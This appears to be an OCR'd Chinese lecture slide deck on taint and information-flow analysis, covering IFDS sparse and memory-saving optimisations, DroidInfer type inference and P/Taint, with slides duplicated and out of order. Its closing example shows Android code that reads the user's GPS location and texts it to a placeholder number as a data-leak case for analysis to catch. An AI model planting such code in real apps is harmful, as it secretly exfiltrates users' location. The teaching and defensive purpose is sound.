



```
Class A {  public A() {}
   18  static void bar(p) {
   19      A.h = ···; // kill
   20  }
}
```

基于稀疏化算法的信息流优化技术：速度快




基于稀疏化算法的信息流优化技术：省内存




- OoM: Out of Memory

基于外存辅助的信息流优化技术



磁盘辅助优化技术的工作流




PathEdge按访问次数分布

基于内存回收的信息流优化技术

- 核心思想:
  - 绝大多数PathEdges只会使用一次
  - 如果一个方法 (method)及其直接或间接调用的方法(transitive methods)中都没有正在或等待处理的PathEdges,那么该方法中已经计算过的PathEdges都可以回收 .
- 适用于所有基于IFDS的online分析

```
public void main(String[] args) {
    a = source();
    b = callee1(a);
    c = callee2(b);
    d = callee3(c);
}
```

假设IFDS刚分析到此




基于类型推断的信息流技术


- 代表性工作：Dflow/DroidInfer[1]
- 核心思想：
  - 定义两个新类型：safe, tainted. safe <: tainted (safe是tainted子类型)

拥有子类型的变量可以往父类型的变量赋值，反之不可以。

```
a = new A();
b = source(); // :tainted
a.f = b;
c = a.f;
sink(c); // :safe
```



变量	类型
a	_
b	tainted
f	tainted
c	safe



报告信息泄漏

[1] Scalable and Precise Taint Analysis for Android. ISSTA'2015.

基于类型推断的信息流技术

- 代表性工作：Dflow/DroidInfer[1]
- 核心思想：
  - 定义两个新类型：safe, tainted. safe <: tainted (safe是tainted子类型)

拥有子类型的变量可以往父类型的变量赋值，反之不可以。

```
a = new A();
b = source(); // :tainted
a.f = b;
c = a.f;
sink(c); // :safe
```

类型推断

变量	类型
a	_
b	tainted
f	tainted
c	safe

c = a.f;
有type error?

报告信息泄漏

[1] Scalable and Precise Taint Analysis for Android. ISSTA'2015.

速度快，精确度不高。

域敏感、上下文敏感的信息流技术

- 代表性工作：**P/Taint**[1]
- 核心思想：

  污点分析/指针分析的本质是追踪污点数据/heap对象在程序中的流动。


  - 将污点数据视作人造对象(artificial objects).
  - 将污点源视作污点数据的allocation sites.
  - 利用已有的指针分析算法传播污点数据.
  - 该工作在著名的指针分析框架DOOP上实现.

[1] P/Taint: Unified Points-to and Taint Analysis. OOPSLA'2017.

域敏感、上下文敏感的信息流技术

- 代表性工作：**P/Taint**[1]
- 核心思想：

污点分析/指针分析的本质是追踪污点数据/heap对象在程序中的流动。



[1] P/Taint: Unified Points-to and Taint Analysis. OOPSLA'2017.


感谢聆听!

Q & A

信息流技术

- 有显式信息流(Explicit flow)和隐式信息流(implicit flow)之分.
- 该slides只介绍了一些显式信息流技术.

软件中的数据安全问题: 例I



- 隐私数据泄露
  - 敏感信息：账号密码、相册图片、位置信息等。

```
public class App extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        … …
        locationManager = (LocationManager) mContext.getSystemService(Context.LOCATION_SERVICE);
        location = locationManager.getLastKnownLocation(LocationManager.GPS_PROVIDER); //source
        SmsManager sms = SmsManager.getDefault();
        sms.sendTextMessage("+49 1234", null, location, null, null); //sink
    }
}
```

该安卓应用代码片段将用户位置信息以短信息形式泄露出去。